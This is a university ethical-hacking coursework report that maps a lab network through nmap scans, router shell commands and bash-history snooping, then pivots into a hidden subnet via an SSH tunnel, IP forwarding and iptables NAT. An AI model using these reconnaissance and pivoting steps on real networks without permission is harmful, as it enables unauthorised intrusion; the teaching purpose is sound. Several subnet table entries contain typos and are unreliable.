Computer Networking Report

CMP314: Computer Networking 2

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes

.

Contents

1 Introduction 1

2 Network Diagram 2

2.1 Network Map 2

2.2 TCP/UDP Ports 3

2.3 Subnet Table 4

3 Network Mapping Procedure 5

Discovering Hosts And Port Scanning 5

4 Security Vulnerabilities And Countermeasures 22

5 Network Design Critical Evaluation 35

6 References 36

7 Appendix 37

7.1 Appendix: Subnet Calculations 37

7.2 Appendix: Large Text 43

7.3 Appendix: Heartbleed Fix 49

.


1 INTRODUCTION

The purpose of this report is to map out ACME. Inc's network, because the company has recently lost their network manager who never made any documentation of the network. In addition to mapping, the network will be also be tested for any security flaws that may exist.

For this report, Section 2 will show a detailed network diagram for ACME. Inc's network. Section 3 will demonstrate the process used to map out the network. Section 4 will illustrate the glaring security flaws found within the network. Section 5 will critically evaluate the network design. Section 6 will conclude the report.

2 NETWORK DIAGRAM

2.1 NETWORK MAP



2.2 TCP/UDP PORTS

Host	IP Address	TCP	UDP
vyos	192.168.0.193/27	22(ssh), 23(telnet), 80(http), 443(https)	123(ntp), 161(snmp)
Unknown?	192.168.0.203/27	N/A	67(dhcps) filtered
Linux (xadmin-virtual-machine)	192.168.0.215/24	22(ssh), 111(rpcbind), 2049(nfs_acl), 54328(mount)	68(dhcps), 111(rpcbind), 631(ipp), 2049(nfs_acl), 5353(mdns), 49360(nlockmgr)
vyos	172.16.221.16/24	22(ssh), 23(telnet), 80(http), 443(ssl)	123(ntp), 161(snmp)
Mr Blobby WordPress	172.16.221.237/24	80(http), 443(ssl)	5353(mdns)
vyos	192.168.0.225	22(ssh), 23(telnet), 80(http), 443(https)	123(ntp), 161(snmp)
vyos	192.168.0.226	23(telnet), 80(http), 443(https)	123(ntp), 161(snmp)
vyos	192.168.0.33	23(telnet), 80(http), 443(https)	123(ntp), 161(snmp)
Linux (xadmin-virtual-machine)	192.168.0.34	22(ssh), 111(rpcbind), 2049(nfs_acl)	111(rpcbind), 631(ipp), 2049(nfs_acl), 5353(mdns)
vyos	192.168.0.229	23(telnet), 80(http), 443(https)	123(ntp), 161(snmp)
vyos	192.168.0.230	23(telnet), 80(http), 443(https)	123(ntp), 161(snmp)
vyos	192.168.0.129	23(telnet), 80(http), 443(https)	123(ntp), 161(snmp)
Linux (xadmin-virtual-machine)	192.168.0.130	22(ssh), 111(rpcbind), 2049(nfs_acl)	111(rpcbind), 814(rpcbind), 2049(nfs_acl), 5353(mdns)
vyos	192.168.0.233	23(telnet), 80(http), 443(https)	123(ntp), 161(snmp),
Linux (xadmin-virtual-machine)	192.168.0.242	22(ssh), 80(http), 111(rpcbind)	111(rpcbind), 631(ipp), 5353(mdns)
Pfsense	192.168.0.241	53(domain)	
vyos	192.168.0.97	23(telnet), 80(http), 443(https)	
Pfsense	192.168.0.98	53(domain), 80(http), 2601(quagga), 2604(quagga), 2605(quagga)	
vyos	192.168.0.65	23(telnet), 80(http)m 443(https)	
Linux (xadmin-virtual-machine)	192.168.0.66	22(ssh), 111(rpcbind), 2049(nfs_acl)	111(rpcbind), 631(ipp), 999(rpcbind), 5353(mdns)
Linux (xadmin-virtual-machine)	13.13.13.12	22(ssh), 111(rpcbind), 2049(nfs_acl)	
Linux (xadmin-virtual-machine)	13.13.13.13	22(ssh)	

2.3 SUBNET TABLE

Subnet	CIDR	Subnet Mask	IP Address Range	Network Address	Broadcast Address	IP Addresses in use
192.168.0.192	/27	255.255.255.224	192.163.0.193-192.168.0.222	192.168.0.192	192.168.0.223	192.168.0.193, 192.168.0.200, 192.168.0.203, 192.168.0.216
172.16.221.0	/24	255.255.255.0	172.16.221.1-172.16.221.254	172.15.221.0	172.16.221.255	172.16.221.16 172.16.221.237
192.168.0.224	/30	255.255.255.252	192.168.0.225-192.168.0.226	192.168.0.224	192.168.0.227	192.168.0.225, 192.168.0.226
192.168.0.228	/30	255.255.255.252	192.168.0.229-192.168.0.230	192.168.0.228	192.168.0.231	192.168.0.229, 192.168.0.230
192.168.0.32	/27	255.255.255.224	192.168.0.33-192.168.0.62	192.168.0.32	192.168.0.63	192.168.0.33, 192.168.0.34
192.168.0.128	/27	255.255.255.224	192.168.0.129-192.168.0.158	192.168.0.128	192.168.0.159	192.168.0.129, 192.168.0.130
192.168.0.232	/30	255.255.255.252	192.168.0.233-192.168.0.234	192.168.0.232	192.168.0.235	192.168.0.233, 192.168.0.234
192.168.0.240	/30	255.255.255.252	192.168.0.241-192.168.0.242	192.168.0.240	192.168.0.243	192.168.0.241, 192.168.0.242
192.168.0.64	/27	255.255.255.224	192.168.0.65-192.168.0.94	192.168.0.94	192.168.0.95	192.168.0.65, 192.168.0.66
192.168.0.96	/27	255.255.255.224	192.168.0.97-192.168.0.126	192.168.0.96	192.168.127	192.168.0.97, 192.168.0.98
13.13.13.0	/24	255.255.255.0	13.13.13.1-13.13.13.254	13.13.13.0	13.13.13.255	13.13.13.12, 13.13.13.13

3 NETWORK MAPPING PROCEDURE

DISCOVERING HOSTS AND PORT SCANNING

3.1: The first step in this stage was to work out the IP Address and the network the Kali Machine was on. This was done using the command if config && ip address && ip route. The scan showed that the kali machine was had the ip address of 192.168.0.200. The results also showed that the kali machine was on the subnet 192.168.0.192/27 and the interface 192.168.0.193 indicated this ip address was assigned to a router. After doing this command, it is possible to explore more of the network. Figure 3.1 shows the results of the command.

Figure 3.1: if config && ip address && ip route

3.2: The next step was to use NMAP to TCP scan the subnet 192.168.0.192/27 in order to discover additional hosts and the TCP ports open on each host. This was done using the command **nmap -sT -sV 192.168.0.192/27.** The results showed two hosts (excluding the Kali Machine) connected to the subnet. These were 192.168.0.215 and 192.168.0.203. The results showed that the host 192.168.0.203 host did not have any tcp ports open. Figure 3.2 below shows the full results from the scan.




Figure 3.2: NMAP TCP scan on 192.168.0.192/27 subnet.

3.3: The next step was to scan for the top 1000 UDP ports on the host 192.168.0.215. This was done using the command **NMAP -sU -sV –top-ports 1000 192.168.0.215.** Figure 3.3 below shows the UDP scan for 192.168.0.215.




Figure 3.3: UDP Scan against the host 192.168.0.215

3.4: A UDP Scan on the host 192.168.0.203 was done next. This was done using the command **nmap -sU -sV -top—ports 1000 192.168.0.203.** Figure 3.4 below shows the UDP scan for the host 192.168.0.203.




Figure 3.4: UDP Scan against the host 192.168.0.203

3.5: The next step, after exploiting the interface 192.168.0.193 (which can be found under section 4.1 in vulnerabilities) was to identify all the interfaces connected to the first router and their open ports. This was done using in the inside a telnet session on the router using the command **show interfaces** and **netstat -ltun**. The results showed that there were 3 interfaces with tcp/udp ports open connected to the first router. The interfaces were eth3 192.168.0.225/30, eth4 172.16.221.16/24 and 192.168.0.193/27. Figure 3.3 below shows the results from the show interfaces command and figure 3.4 shows the results from the netstat scan.




Figure 3.3: The 'show interfaces' command shows the interfaces connected to the first router.




Figure 3.4: 'netstat -ltun' showed the tcp and udp ports open on the router interfaces.

3.6: The next step was to view the routing table in the first router in order to discover neighboring subnets. This was done with the command **show ip route**. The scan discovered the subnet 192.168.0.224/30, 172.16.221.237/24, 192.168.0.32/27, 192.168.0.64/27, 192.168.0.96/27, 192.168.0.128/27, 192.168.0.224/30, 192.168.0.228/30, 192.168.0.232/30 and 192.168.0.240/30. The scan also revealed an interface with the ip address eth4 192.168.0.226/30 connected to the interface eth3 192.168.0.225/30. Figure 3.5 below shows the results of the scan.




Figure 3.5: The routing table for the first router.

3.7: An NMAP TCP scan using against the subnet 172.16.221.0/24 was done next in order to discover more hosts and their open ports. This was done using the command **nmap -sT -sV 172.16.221.0/24.** The host 172.16.221.237 was discovered on the subnet. Figure 3.6 below shows the results of the scan.

Figure 3.6: The TCP scan discovered another host.

3.8: A UDP Scan against the host 172.16.221.0/24 was done next. This was done using the command **nmap -sU -sV –top-ports 1000 172.16.221.0/24.** Figure 3.7 below shows the results of the scan.

Figure 3.7: UDP Scan against the subnet 172.16.221.0/24

3.9: The next step was to do a tcp scan against the subnet 192.168.0.224/30. The command to do this was **nmap -sT -sV 192.168.0.224/30.** The command discovered a new interface on the subnet called 192.168.0.226. Figure 3.8 below shows the results of the scan.

```
root@kali:~# nmap -sT -sV 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-20 07:04 EST
Nmap scan report for 192.168.0.225
Host is up (0.00093s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router
```

Figure 3.8: TCP against the subnet 192.168.0.224/30 using NMAP.

3.10: The step stage was to do a udp scan against the 192.168.0.224/30 subnet. This scan was done using the command **nmap -sU -sV –top-ports 1000 192.168.0.224/30**. Figure 3.9 below shows the results from the scan.

```
root@kali:~# nmap -sU -sV --top-ports 1000 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-20 07:15 EST
Nmap scan report for 192.168.0.225
Host is up (0.00057s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Nmap scan report for 192.168.0.226
Host is up (0.00098s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 1103.38 seconds
root@kali:~#
```

Figure 3.9: UDP Scan against the subnet 192.168.0.224/30.

3.11: The next step after exploiting the interface 192.168.0.226 (see section 4.7 in vulnerabilities) was to identify all the interfaces connected to the second router and their open ports. This was done using the command **show interfaces** and **netstat -ltun**. Figure 3.10 shows the results from the show interfaces command and 3.11 below show the results from the command **netstat -ltun**. The show interfaces command discovered 2 additional interfaces connected to the second router. These were eth3 192.168.0.33/27 and eth5 192.168.0.229/30.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth3             192.168.0.33/27                   u/u
eth4             192.168.0.226/30                  u/u
eth5             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$
```

Figure 3.10: show interfaces command.

```
vyos@vyos:~$ netstat -ltun
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:199           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp6       0      0 :::23                   :::*                    LISTEN
udp        0      0 192.168.0.229:123       0.0.0.0:*
udp        0      0 192.168.0.33:123        0.0.0.0:*
udp        0      0 192.168.0.226:123       0.0.0.0:*
udp        0      0 2.2.2.2:123             0.0.0.0:*
udp        0      0 127.0.0.1:123           0.0.0.0:*
udp        0      0 0.0.0.0:123             0.0.0.0:*
udp        0      0 0.0.0.0:161             0.0.0.0:*
udp6       0      0 fe80::215:5dff:fe00:123 :::*
udp6       0      0 fe80::215:5dff:fe00:123 :::*
udp6       0      0 fe80::215:5dff:fe00:123 :::*
udp6       0      0 ::1:123                 :::*
udp6       0      0 :::123                  :::*
udp6       0      0 :::161                  :::*
vyos@vyos:~$
```

Figure 3.11: netstat showed the ports open for each interface on the second router.

3.12: In order to confirm the subnets each router interface was on, the command **show ip route** was used. Two additional networks directly connected to the router interfaces were discovered. The network IP addresses were 192.168.0.32/27 connected to eth3 and 192.168.0.228 connected to eth5. Figure 3.12 below shows the routing table for the second router discovered

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth4, 01:46:18
O   192.168.0.32/27 [110/10] is directly connected, eth3, 01:47:08
C>* 192.168.0.32/27 is directly connected, eth3
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth5, 01:44:10
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth5, 01:44:10
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth5, 01:46:15
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth4, 01:46:18
O   192.168.0.224/30 [110/10] is directly connected, eth4, 01:47:08
C>* 192.168.0.224/30 is directly connected, eth4
O   192.168.0.228/30 [110/10] is directly connected, eth5, 01:47:08
C>* 192.168.0.228/30 is directly connected, eth5
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth5, 01:46:15
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth5, 01:44:10
vyos@vyos:~$
```

Figure 3.12: The routing table for the second router.

3.13: A TCP scan against the subnet 192.168.0.32/27 in order to discover more hosts and the open ports on each host. This was done using the command **nmap -sT -sV 192.168.0.32/27**. The scan revealed a new host with the network address of 192.168.0.34 Figure 3.13 below shows the results of the scan.

```
root@kali:~# nmap -sT -sV 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-16 08:34 EST
Nmap scan report for 192.168.0.33
Host is up (0.0063s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3.13: Results of the nmap scan.

3.14: A UDP scan against the network 192.168.0.32/27 was done next in order to discover open UDP ports on the hosts. This was done using the command **nmap -sU -sV –top-ports 1000 192.168.0.32/27**. Figure 3.14 below shows the results of the scan.

```
root@kali:~# nmap -sU -sV --top-ports 1000 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-16 08:47 EST
Nmap scan report for 192.168.0.33
Host is up (0.0021s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server

Nmap scan report for 192.168.0.34
Host is up (0.0029s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE VERSION
111/udp  open          rpcbind 2-4 (RPC #100000)
631/udp  open|filtered ipp
2049/udp open          nfs_acl 2-3 (RPC #100227)
5353/udp open          mdns    DNS-based service discovery
```

Figure 3.14: UDP Scan results from the nmap scan.

3.15: After viewing the .bash_history for 192.168.0.34 a new host was discovered with the ip address of 13.13.13.13. To confirm this the command ifconfig was used. This command showed a new interface with the network address of eth1 13.13.13.12. The next step was to try and ping the host, however these failed which meant a ssh tunnel had to be created from the host 192.168.0.34. The screenshots below show the commands used.

```
xadmin@xadmin-virtual-machine:~$ cat .bash_history
pico .bash_history
ifconfig
ping 172.16.221.16
ping 172.16.221.237
telnet 172.16.221.16
telnet 172.16.221.1
ping 192.168.0.34
ping 192.168.0.200
tcpdump -i eth1
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
ping 13.13.13.13
ssh xadmin@13.13.13.13
ls
xadmin@xadmin-virtual-machine:~$
```

Figure 3.15: viewing the bash history revealed a new host with the ip address 13.13.13.13




Figure 3.16: ifconfig command revealed an interface connected to eth1 with the ip address 13.13.13.12

3.16: The first step was to enable ssh tunnelling on the host 192.168.0.34. This was done with the command **nano /etc/ssh/sshd_config**, typing **PermitTunnel yes** in #Authentication and restarting the ssh service with the command **service ssh restart**. Next a ssh tunnel was created with the command **ssh -w 3:3 root@192.168.0.34**. The next step was to give an ip address to the tunnel with the command **ip addr add 3.3.3.1/30 dev tun3** and **ip link tun3 up.** The next step was to set up the tunnel on the Kali Machine. This was done by using the command **ip addr add 3.3.3.2/30 dev tun3** and **ip link tun3 up**. The next command was used to enable IPv4 routing in the 192.168.0.34 host. This was done with the command **echo 1 > /proc/sys/net/ipv4/conf/all/forwarding.** The next step was to configure NAT to the interface eth1. This was done with the command **ip tables -t nat -A POSTROUTING -s 3.3.3.0/30 -o eth1 -j MASQUERADE.** The last step was to configure the kali machine in order to send traffic through the tun3 interface to the 13.13.13.0/24 network. This was done with the command **route add -net 13.13.13.0/24 tun3.** The screenshots below show the commands used.




Figure 3.17: start ssh tunnel




Figure 3.18: commands used on the host machine side.

```
root@kali:~# ip addr add 3.3.3.2/30 dev tun3
root@kali:~# ip link set tun3 up
```

```
root@kali:~# route add -net 13.13.13.0/24 tun3
root@kali:~# ping -c 4 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
64 bytes from 13.13.13.13: icmp_seq=1 ttl=63 time=4.89 ms
64 bytes from 13.13.13.13: icmp_seq=2 ttl=63 time=4.80 ms
64 bytes from 13.13.13.13: icmp_seq=3 ttl=63 time=5.08 ms
64 bytes from 13.13.13.13: icmp_seq=4 ttl=63 time=3.65 ms
```

Figure 3.19: commands used on the client side

